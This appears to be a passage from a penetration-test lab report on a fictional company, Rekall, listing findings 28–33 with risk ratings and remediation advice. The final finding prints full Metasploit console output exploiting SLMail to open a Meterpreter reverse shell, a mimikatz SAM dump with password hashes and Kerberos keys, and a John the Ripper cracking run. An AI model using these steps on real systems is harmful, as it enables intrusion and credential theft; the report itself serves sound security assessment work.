
Vulnerability 28	Findings
Title	Using OSINT found user credentials on Totalrekall GitHub repository

Type (Web app / Linux OS / WIndows OS)	Web access
Risk Rating	Medium
Description	Using the OSINT database, user credentials were accessed on the Totalrekall GitHub repository.
Images	  

	 
Affected Hosts	Windows OS
Remediation	User credential information should be immediately removed from Rekall's official GitHub account. In the future, ensure sensitive and/or secure data is not hosted on publicly available sites.


Vulnerability 29	Findings
Title	User credentials from flag 1 allowed login of secure page
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	User credentials obtained from Rekall's GitHub account were put through John the Ripper to obtain the user's password. This information was then used to log into a secure page.
Images	





	 
Affected Hosts	Windows workstation 172.22.117.20
Remediation	Ensure that sensitive and/or confidential information is not located on publicly accessible sites.


Vulnerability 30	Findings
Title	Aggressive NMAP scan located FTP service and unsecure files
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Through the use of an aggressive NMAP scan, an FTP service was located, and unsecure files were downloaded.


Images


















Affected Hosts	Windows OS 172.22.117.20
Remediation	Any sensitive and/or confidential files should be stored in secured locations and on secured machines with authentication required to access the data. Any unnecessary services, as in this case, the file transfer protocol (FTP) service should be disabled or prevent anonymous access if the service is required.

Vulnerability 31	Findings
Title	Scan revealed SLMail and exploited via Metasploit to obtain shell
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical


Description	From the previous NMAP scan, it was found that SLMail was running on the Windows OS machine 172.22.117.20. This information was then used to create a reverse shell through Metasploit allowing unauthorized access.
Images	 







Affected Hosts	Windows OS 172.22.117.20
Remediation	To prevent the SLMail exploit, update to the latest version and ensure all patches to the service and operating system are applied and up to date.

Vulnerability 32	Findings
Title	Metasploit exploit of SLMail machine to obtain session and tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Continuing with the reverse shell created in Vulnerability 31, the Metasploit exploit was used to list directories and files in order to access sensitive data.
Images	









Affected Hosts	Windows OS 172.22.117.20
Remediation	Patching and updating services, SLMail in this case, and the operating system will go a long way to prevent these Metasploit exploits.

Vulnerability 33	Findings
Title	Metasploit of SLMail and Kiwi to obtain lsa dump from windows
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Continuing with the shell created through exploiting SLMail, sensitive data was accessed and located through viewing of scheduled tasks. An LSA credential

	dump was performed and the password hash of a user was obtained. This hash was then cracked via an easily accessible web site.
Images	 

```
msf6 > search seattle mail

Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Check  Description
   -  ----                                      ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass      2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.19.250    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```


```
Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set lport 4242
lport => 4242
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4242
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4242 → 172.22.117.20:63320 ) at 2025-02-21 16:03:14 -0500

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34
```

```
┌──(root💀kali)-[~]
└─# john --format=nt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2022       (?)
1g 0:00:00:00 DONE 2/3 (2025-02-21 16:23) 11.11g/s 4266p/s 4266c/s 4266C/s 123456..jake
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

